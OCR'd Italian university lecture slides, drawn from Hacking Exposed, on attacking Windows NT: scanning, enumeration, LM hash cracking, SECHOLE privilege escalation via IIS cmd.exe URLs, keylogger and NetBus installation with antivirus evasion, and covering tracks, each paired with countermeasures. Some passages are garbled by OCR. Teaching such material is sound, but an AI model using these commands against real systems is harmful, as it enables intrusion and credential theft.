Hacking

Windows NT Server

Tools per Cracking NT Password

Prof. Alfredo De Santis
A cura di Paruolo Biagio

HACKER vs *CRA*

- HACKER

Persona che accede in modo non formale nel proprio o altrui s.i. con il fine di migliorare le difese del s.i..

Studia ed esperimenta la sicurezza dei computer sul proprio s.i.

- CRACKER

Hacker "malafico" che irrompe nei sistemi informativi a scopo di lucro.

Acquisizione dell'obiettivo

Ricerca dell' indirizzo IP di un server WEB.

Per ottenere informazioni sul possessore di un indirizzo FQN di internet utilizziamo:

- www.nic.it (solo per i domini italiani(.it))
- www.internic.net
- http://whois.ripe.net (informazioni sul possesso degli indirizzi IP in Europa)
- http://whois.apnic.net (informazioni sul possesso degli indirizzi IP in Asia & Pacifico)

Acquisizione dell'obiettivo

Che Informazioni otteniamo dai Db Whois?

- il possessore
- il nome del dominio
- il contatto amministrativo
- la data di creazione dell'indirizzo e quella dell'ultima modifica
- Gli indirizzi IP e FQN dei server DNS

Acquisizione dell'obiettivo

A

Scanning di Rete

Ora, siamo in possesso di varie informazioni (indirizzi IP, nome degli impiegati, num. telefonici, DNS e mail server).

Quindi determiniamo quali sistemi sono attivi e raggiungibili da Internet mediante l'ausilio di vari strumenti.

Scanning di Rete

Ping Sweep

Mediante tali strumenti possiamo effettuare l'interrogazione di un range di indirizzi IP appartenente alla stessa sottorete in modo automatico.

Software

- Rhino9 (http://207.98.195.250/software)
- Ping Sweep (www.solarwinds.net)

Scanning di Rete

Port Scanning

Verifichiamo quale porta è aperta e non protetta e quale servizio è in funzione (listening) su tale porta.

Scanning di Rete

- ***Tipi di Scan***
  - *TCP connect scan.*
    - Pemette di connettersi alla porta e di effettuare uno scambio di info (SYN,SYN/ACK e ACK).
    - Facilmente identificabile dal sistema attaccato

Scanning di Rete

- ***Tipi di Scan***
  - *TCP SYN Scan*
    - Viene efettuato un "half-opening scanning" perché non viene inviato l'ultimo ACK
    - SYS-SYN/ACK: porta in stato LISTENING
    - SYS-RST/ACK: porta non in stato LISTENING
    - Non identificata dal sistema attaccato

Scanning di Rete

- ***Tipi di Scan***
  - *TCP FIN Scan (RFC 793)*
    - Inviato pacchetto FIN
    - Se ricevuto RST porta chiusa
    - Solo per s.o. UNIX

Scanning di Rete

- ***Tipi di Scan***
  - *TCP Xmas Tree Scan (RFC 793)*
    - Inviati FIN,URG, PUSH
    - Se ricevuto RST porta chiusa

Scanning di Rete

- ***Tipi di Scan***
  - *TCP Null Scan (RFC 793)*
    - Tutti i flag del protocollo sono off.
    - Se ricevuto RST porta chiusa

Scanning di Rete

- Alcuni tools
  - Strobe (s.o. unix)
  - PortPro/Portscan (www.securityfocus.com)
- Contromisure
  - BlackICE (www.networkice.com)


Cheops (www.marko.net/cheops) per s.o.

Scanning di Rete

- BlackICE (www.networkice.com)


Scanning di Rete

- BlackICE (www.networkice.com)



Scanning di Rete

- BlackICE (www.networkice.com)




Enumerazione

- Con questo nome è identificato quel processo che ci permette di conoscere le risorse e gli account di un sistema di rete:
  - Risorse di rete e risorse condivise
  - Utenti e gruppi
  - Applicazioni


Enumerazione

- Domini NT con net view



Enumerazione

- Condivisioni NetBIOS



Enumerazione

- Condivisioni NetBIOS

Legion v2.1

- Scansione Indirizzi IP di Classe C
- Elenco risorse condivise

Enumerazione

- Utenti e Gruppi Windows NT

Permette di identificare gli utenti su un sistema remoto

Hacking Window NT

HACKING Windows NT

NT detiene una grande"fetta"di controllo delle reti e dei computer del mondo sia pubblici che privati

Perche?

- Aggressività della Microsoft dal punto di vista commerciale
- Facilità d'uso dovuta all' interfaccia grafica (GUI)
- Con i continui Service Pack di Windows NT (gli ultimi sono sp6a e sp6b) quest'ultimo è diventato sicuro come UNIX
- NT non permette l'esecuzione di codice in remoto nella memoria locale del server. Ogni programma lanciato dal client,viene eseguito nel memoria locale del client.
- Windows NT funziona come NFS. Eccezione per Windows NT Terminal Server
- La possibilità di connettersi alle consolle del server è ristretta solo agli account degli amministratori

HACKING Windows NT

Invece

L'insicurezza di NT è dovuta:

- necessità di mantenere la compatibilità verso il basso, cioè con i protocolli NETBIOS e CIFS e quindi all'uso del vecchio algoritmo LanManager per criptare le password utenti.

HACKING Windows NT

- L'obiettivo degli hachers è quello di impossessarsi dei privilegi di Amministratore del sistema e quindi di conoscere la pwd dell' account Administrator.

Ci sono 3 modi per il guessing delle password di NT:

- manuale
- automatico
- ascoltando la rete quando avviene il login dei client.

HACKING Windows NT

- ***Manual Password Guessing***

Errori nella scelta delle pwd

- Gli utenti tendono a scegliere le password facili,cioè nessuna.
- Tendono a scegliere: <username>, il loro nome o cognome, il nome della loro società, le date di nascita,etc.

HACKING Windows NT

- ***Manual Password Guessing***

Errori nella scelta delle pwd

- Nella fase di installazione di alcuni programmi, che girano sotto NT,vengono creati degli account di sistema, con privilegi elevati.
- Di solito questi account sono conosciuti e forse anche le password di default (che di solito sono nulle).
- Ad esempio: IUSR<nome server>
  viene creato da Internet Information System (IIS).

HACKING Windows NT

- ***Manual Password Guessing***
- Se NT è in rete locale un attaccante può tentare di accedere alle risorse condivise
- Gli attaccanti provano ad indovinare le pwd degli account locali su *server o workstation NT stand_alone* che invece sugli account globali presenti sui *PDC* che sono più protetti

HACKING Windows NT

- ***Automatic Password Guessing***

Come sempre, il grande buco in una rete è la pwd nulla.

Ma comunque si tenta anche nell'indovinare le pwd.
Vi sono dei programmi che automaticamente effettuano la ricerca delle pwd

- Legion v. 2.1
- NAT (NetBIOS Auditing Tool)

HACKING Windows NT

- ***Auditing di Rete***
- Se un attaccante è capace di captare lo scambio login effettuanto al momento del logon, puo tentar di effettuare la ricerca della coppia utente/pwd.
- Ciò può esser fatto facilmente mediante il software ***L0phtcrack*** creato dal gruppo L0pht Hevay Ind. (http://www.l0pht.com).
- Questo software di solito lavora off line in modo da lavore sul db delle pwd di NT non bloccato.
- Include anche la cattura dei pacchetti SMB creati al momento del login fra i sistemi NT e Windows Clients (Windows 9x).

HACKING Windows NT

- ***Auditing di Rete***

La rete può essere sniffata per un periodo elevato e quindi in pochi giorni la pwd può esser trovata.
La rete può esser anche protetta da tutto ciò,ma l'ostacolo può esser aggirato:


"Spedisci una e_mail al tuo obiettivo,ed includi un link tipo:

//yourcomputer/sharename/message.html

Quando la persona cliccherà su tale link invierà il valore hash della propria pwd a te per l'autenticazione e quindi verrà catturato".

HACKING Windows NT

Cattura pacchetti SMB




1 – 7 car. Pwd | 8 – 14 car. Pwd

Se |pwd|<7 la seconda metà è = 0xAAD3B435B51404EE

HACKING Windows NT

Cattura pacchetti SMB


Supponiamo LM hash della pwd utente = 0xC23413A8A1E7665FAAD3B51404EE1122



Da 7 byte -> 8 byte (1 byte di parità) per chiavi DES (ne abbiamo 3)


HACKING Windows NT

Cattura pacchetti SMB



Viene effettuata la concatenazione dei 3 risultati e tale stringa viene inviata al Server che effettua le medesime operazioni sul chanllenge iniziale e confronta il suo risultato con quello di A

HACKING Windows NT



Esempio:

HACKING Windows NT

- ***CONTROMISURE***

▪Se il server NT è un host Internet non dovrebbe rispondere a richieste di risorse condivise. Bloccare, con un firewall gli accessi alle porte 135-139 (TCP) e disabilitare il binding WINS (Windows Internet Name Service) client per le schede di rete connesse ad una rete pubblica.

▪Per gli host che da un lato si affacciano su Internet e dall'altro su una Intranet Netbios può esser disabilitata nel Internet e può esser lansciato abilitato per la rete locale.


▪ Politiche account

▪ Pwd con lettere e cifre,maiuscole e minuscole,etc.
(per Windows NT dal sp2)

HACKING Windows NT

- ***CONTROMISURE***

▪Per evitare lo sniffer di rete e quindi la cattura dei pacchetti SMB, bisogna disabilitare la possibilità, da parte di NT,di accettare le richieste da client inferiori ad NT, e ciò può esser fatto aggiungendo,nel registro di NT 4.0 (vedi immagine - campo evidenziato) il valore 4 - non accettare richieste di autentificazione LanMan su DC (PDC o BDC)



HACKING Windows NT


- ***CONTROMISURE***

▪ **Contro**: non è possibile perchè Windows9x è più diffuso di WinNT WorkStation. Gli SMB possono esser criptati ma i clients Win9x non effettuano ciò. Possono esser attivate politiche auditing, ma spreco di risorse CPU e HardDisk.

▪Real time distinction intrusion (BlackIce - SeNTry - etc ..)

HACKING Windows NT

- ***CONTROMISURE***



HACKING Windows NT

- ***Aumento dei Privilegi (Privilege Escalation)***

Con ciò indichiamo il processo che ci permette di avere dei privilegi maggiori rispetto a quelli "ottenuti" avendo crakkato la pwd di un normale utente autorizzato

HACKING Windows NT

- ***Aumento dei Privilegi (Privilege Escalation)***

  Hoovering Information

  Se un intruso trova un account globale non Admin, la sua speranza è quella ottenere delle informazioni che gli permettono di aumentare le conoscienze sul sistema ripetendo l'enumerazione.

HACKING Windows NT

- ***Aumento dei Privilegi (Privilege Escalation)***

  Hoovering Information

  Tali info possono esser estrapolate dalle directory:

  - \system32,
  - \repair,
  - dir del web o ftp (Inetpub)
  - prelevare le info dal registro usando il tool NTRK regdump & srvinfo

HACKING Windows NT

- ***Aumento dei Privilegi (Privilege Escalation)***

SECHOLE

Sechole permette di addizionare l'utente corrente al gruppo Amministratori.

Modifica le istruzioni in memoria degli Open Process API in modo che si attacca ad un processo privilegiato. Quindi, ottenuti i privilegi, permette di aggiungere l'utente corrente al gruppo amministratori

(info :http://www.ntsecurity.net/security/sechole.html)

HACKING Windows NT

- ***Aumento dei Privilegi (Privilege Escalation)***

SECHOLE

Sechole deve essere eseguito localmente sul sistema da attaccare. Se sull'obiettivo gira IIS vi sono altre opportune condizioni,sechole può esser lanciato da remoto, addizionando account Internet (IUSR_nome_pc) al gruppo Administrator o Domain Administrator.

HACKING Windows NT

- ***Aumento dei Privilegi (Privilege Escalation)***

Esecuzione di SECHOLE in remoto

1. L'attaccante deve avere accesso alle dir IIS in cui è possibile W/R. (dir Mail, News, cgi-bin, SCRIPTS, _vti_bin, etc);
2. Copiarvi Sechole (exe +DLL), cmd.exe (Interp. Comm. NT), ed ntuser (www.pedestalsotware.com)
3. Eseguire sechole attraverso il web browser
4. Per bypassare le necessità di loggarsi con IUSR (la cui pwd è sconosciuta) gli hachers tendono ad inserire un nuovo utente con ntuser. Esempio:

http://192.168.202.154/scripts/sechole.exe

http://192.168.202.154/scripts/cmd.exe?/c:\inetpub\scripts\ntuser.exe –s corp1 add mallory –password secret

HACKING Windows NT

- ***Aumento dei Privilegi (Privilege Escalation)***

Esecuzione di SECHOLE in remoto

Esempio:

http://192.168.202.154/scripts/sechole.exe

http://192.168.202.154/scripts/cmd.exe?/ c:\inetpub\scripts\ntuser.exe –s corp1 add mallory –password secret

HACKING Windows NT

- ***Aumento dei Privilegi (Privilege Escalation)***

Contromisure da SECHOLE

- Applicare la patch per sechole della Microsoft (priv-fix:KB Q190288)
- Non permette accessi in scrittura nelle dir IIS, bloccando le porte TCP135-139.
- Disabilitare l'accesso FTP in scrittura
- Attivare il auditing sul privilegio di esecuzione sul WEB Server
- Selezionare la protezione sulle directory per ciò che riguarda l'esecuzione.

HACKING Windows NT

- ***Aumento dei Privilegi (Privilege Escalation)***

Trojan Application (virus)

Un trojan è un programma che ha apparentemente un funzione innocua, ma effettua qualcosa di totalmente differente da quel che può sembrare.

ES:Un intruso potrebbe cambiare

regedit.exe->regedit.cmd (file batch)

e quindi prima di regedit.exe verrà eseguito regedit.cmd il quale potrebbe eseguire:

net localgroup admnistrator <user> /add

Ad esempio BackOrifice2000 e NetBus sono programmi trojan

HACKING Windows NT

- ***Aumento dei Privilegi (Privilege Escalation)***

Chiavi del registro eseguibili

Contromisure

Un file batch può esser eseguito anche mediante l'ausilio di valori specifici del registro di NT che permettono l'esecuzione dei file e tali valori sono (sotto CurrentVersion):

- Run – everyone - tutti
- RunOnce – server operators - tutti
- RunOnceEx – everyone - tutti
- WinLogon – server operators - userinit

Settare i permessi sulle chiavi precedenti a:

- CREATOR OWNER: Full controll
- Administrator: Full controll
- SYSTEM: Full Controll
- Everyone: Read

L'accesso remoto al registro è permesso

utenti che hanno accesso alla consolle, i

HACKING Windows NT

- ***CRACKING SAM (Security Accounts Manager)***

Il Db SAM contiene i nomi utenti e le password criptate di tutti gli utenti locali o del dominio se è il server NT è un PDC (Primary Domain Controller).

In base al criterio di compatibilità, NT usa una funzione hash per criptare le pwd (one-way encrypition).

NT oltre a memorizzare le password secondo il vecchio standard Lanman per la compatibilità con Window 9x usa anche un nuovo algoritmo per i sistemi NT.

HACKING Windows NT

- ***CRACKING SAM (Security Accounts Manager)***

Per cui il tallone di Achille è l'algoritmo per lo standard LanManager del quale è riusciti ad invertire la funzione hash e la difficoltà nello scoprire una pwd è nella sua composizione e non nella difficoltà computazionale.

Esistono vari tools per effettuare la ricerca delle pwd...

HACKING Windows NT

... ed il più potente è L0phtcrack

www.l0pht.com

Tali algoritmi, possono usare anche un elenco di parole (http://coast.cs.purdue.edu) ed utilizzando quest'ultime come input degli algoritmi che effettuano la criptazione della pwd, confrontando il risultato con il valore hash della pwd dell' account reale.

HACKING Windows NT

- ***CRACKING SAM (Security Accounts Manager)***

HACKING Windows NT

- ***CRACKING NT PASSWORD***

Usando l'utility L0phtcrack ciò può esser fatto in modo semplice.

Permette la lettura dei dati del db SAM, effettua la cattura dei pacchetti di rete su una LAN inviati al momento del logon fra i clients ed il server, effettua il cracking delle pwd di NT usando un'elenco di parole ed un attacco di tipo enumerativo.

Se sul sistema è attivo SYSKEY bisogna prelevare i dati dal SAM con pwdump2 e salvarli in un file.

HACKING Windows NT

- ***CRACKING NT PASSWORD***

- La PWD è lunga 14 caratteri. Se la lunghezza è < 14 allora le posizioni restanti sono riempite con degli spazi vuoti. La parola viene divisa in 2 (2 sottostringhe di 7 caratteri) criptate separatemente e poi concatenate.
- Con un attacco di forza brutta ci vogliono circa 24h per ricercare tutte le pwd.
- Se la prima stringa è costituita 7 caratteri alfanumerici e la seconda dai soli primi 5 caratteri ci vogliono circa 60s con un PENTIUM per "crakkare" la seconda stringa.

HACKING Windows NT

HACKING Windows NT

- ***CRACKING NT PASSWORD***

L0phcrack si basa sull'algoritmo DES ottimizzato per Pentium ,Pentium MMX e PRO, Pentium II con un incremento di prestazioni del 450% su tali processori

Tutte le PWD alfanumeriche in circa 24h su P2/450Mhz

Alfanumeriche	5.5H
Alfanumeriche + simboli	45H
Alfanumeriche + simboli+ segni di punteggiatura	48H

HACKING Windows NT

- ***CRACKING NT PASSWORD***

Contromisure

- *Password lunghe circa 13 caratteri*
- *Abilitare SYSKEY (encr. 128bit contro i 40bit di default) effettuando Start-> Run -> syskey (NT con >=sp2)*
- *Proteggere SAM*

HACKING Windows NT

- ***CRACKING NT PASSWORD***

KEYSTROKE

I keystroke loggers sono dei programmi sthealth che simulano la tastiera e memorizzano ogni tasto premuto in dei file di log..

Ad esempio: IKS.

IKS è esenzialmente un device di tastiera che gira nel kernel di NT ed è capace di registrate anche la combinazione CTRL-ALT-CANC usata per far apparire la finestra di logon. Installare IKS da remoto (in dettaglio file readme.txt):

- *copiare iks.sys (rinominarla per mascherarla) in /system32/drivers*
- *lanciare, sul computer remoto, il file .reg*
- *effettuare il reboot (shutdown //<ip_ind> /R /T:1 /Y /C)*
- *per leggere il file log usare datview.exe*

HACKING Windows NT

- ***CRACKING NT PASSWORD***

che gira nel kernel

one CTRL-ALT-
ogon.

eadme.txt):

arla) in

d> /R /T:1 /Y /C)

- *per leggere il file log usare datview.exe*


HACKING Windows NT

- ***CONTROLLO REMOTO***

Due utility sono fornite con NTRK per poter eseguir comandi in remoto:

- *Remoto.exe (Remote Command Line)*
- *Rcmd.exe (Client) e rcmdsvc.exe (Server) (Remote Command Service)*

HACKING Windows NT



HACKING Windows NT

- ***CONTROLLO REMOTO***

NETBUS *(www.netbus.org)*


NetBus come BackOrifice2000 sono 2 programmi che vengono catalogati dai vari antivirus (vedi NortonAntivirus50) come trojan-virus.

Netbus è un programma client|server dove il server è NETBUS.EXE ed il client è PATCH.EXE.

Quest'ultimo deve esser rinominato per nasconderlo dagli antivirus (possibilmente cambiarne anche l'estensione) ed eseguito prima di NETBUS.EXE.


HACKING Windows NT

- ***CONTROLLO REMOTO***



una e-mail

HACKING Windows NT



HACKING Windows NT

- ***CONTROLLO REMOTO***


CONTROMISURE

- Pulire e verificare registro
- Verificare la cartella dei file che vengono eseguiti al partenza di Windows
- Verificare le porte TCP 12345 e 20034
- Buon "netbus cleener" (antivirus)

HACKING Windows NT

- ***CONTROLLO REMOTO***
  - ***VNC*** (Virtual Network Computing) (www.uk.research.att.com)
    - Realizzato dalla AT&T
    - Veloce e difficile da individuare la sua presenza
    - Freeware


HACKING Windows NT



uting) (www.uk.research.att.com)


KE – VNCHooks.DLL &
ver obiettivo in %systemroot% e dargli

HACKING Windows NT




HACKING Windows NT

- ***CONTROLLO REMOTO***
  - ***VNC*** (Virtual Network Computing) (www.uk.research.att.com)
    - Usare vncviewer per connettersi all'obiettivo.




HACKING Windows NT



- ***CONTRO***
  - Processi
  - Vorn nel Re
    - Anal ... manager o il coman
    - Verific
    - Kill c
  - NBSrv e ... tBus Server
  - HKEY-
  - Verific
  - Menu\P
  - HKLM\ ... Run e RunOnc
  - Utenti ... ste chiavi. Per defa ... può esser di ... gedt32.

HACKING Windows NT



- ***CONTROMISURE PER IL CONTROLLO REMOTO***


HACKING Windows NT

- ***COPRIRE LE TRACCE***

DISABILING AUDITING


Con l'ausilio del programma *auditpol* (NTRK) un intruso può abilitare/disabilitare l'AUDITING di certi eventi in modo da non farsi individuare.

HACKING Windows NT



- ***COPRIR***

CANCELLARE



HACKING Windows NT

- ***COPRIRE LE TRACCE***

NASCONDERE I FILES

- Mediante l'ausilio del comando ATTRIB
- NTFS(WINDOWS' NT FILE SYSTEM)

NTFS offre il supporto per vari flussi di informazioni presenti in un file. MICROSOFT definisce tale funzionalità come un ampliamento degli attributi di un file senza ristrutturarlo ad esempio quando è attiva la compatibilità con i files Macintosh.

Gli hackers preferiscono questo sistema.

Per effettuare queste operazioni viene usata l'utility posix (presente in NTRK).

La sintassi:

Stream cp <file> oso001.009:<file>

Lo stream si copia oso001.009:<file> <file>.

Tali files possono esser ancora eseguiti tramite

start oso001.009:<file>

Contromisure: ricerca Streams

L'unico tool capace di ricercare tali stream files è March Information Systems' Streamfinder (IIS)

http://europe.iss.net/streams

HACKING Windows NT


Elenco Contromisure


- Bloccare gli accessi alle porte TCP & UPD 135-139 e disabilitare NetBIOS sulla sk. Rete accesso Internet
- Abilitare Filtering sul protocollo TCP/IP
- Settare a True RestrictAnonymous Key nel registro di NT
- Applicare ad NT i SP più recenti
- Applicare una politica di sicurezza sulle pwd abbastanza dura e proteggere SAM
- Rinominare Administrator e disabilitare Guest
- Abilitare lockout anche per l'account Administrator (RID 500) usando l'utility PASSPROP (NTRK). Per default NT non abilita tale sicurezza.
- Installare SYSKEY

HACKING Windows NT

Elenco Contromisure

- Abilitare Auditing sul fallimento del logon e verificare spesso i file di log
- Verificare gli accessi al registro
- Non abilitare servizi non necessari
- Capire bene la sicurezza di Microsoft IIS – http://www.microsoft.com/security
- Insegnare agli utenti la scelta delle password più appropiate dal punto di vista della sicurezza
- Tener d'occhio le security mailing list
  - http://www.securityfocus.com
  - http://www.ntbugtraq.com
  - http://www.microsoft.com/security





Tratto dal libro:

HACKING EXPOSED

Osborne/McGraw-Hill (1999)

Capitolo 5 – Hacking Windows NT

http://www.hackingexposed.com

In questo sito vi sono i links a tutti i tools trattati nella presentazioni ed in tutto il libro. Vi sono anche links ai siti Web riguardanti la sicurezza informatica in genere (NIST, CIA, MICROSOFT, MAILING LIST, siti DI HACKERS, RSA etc).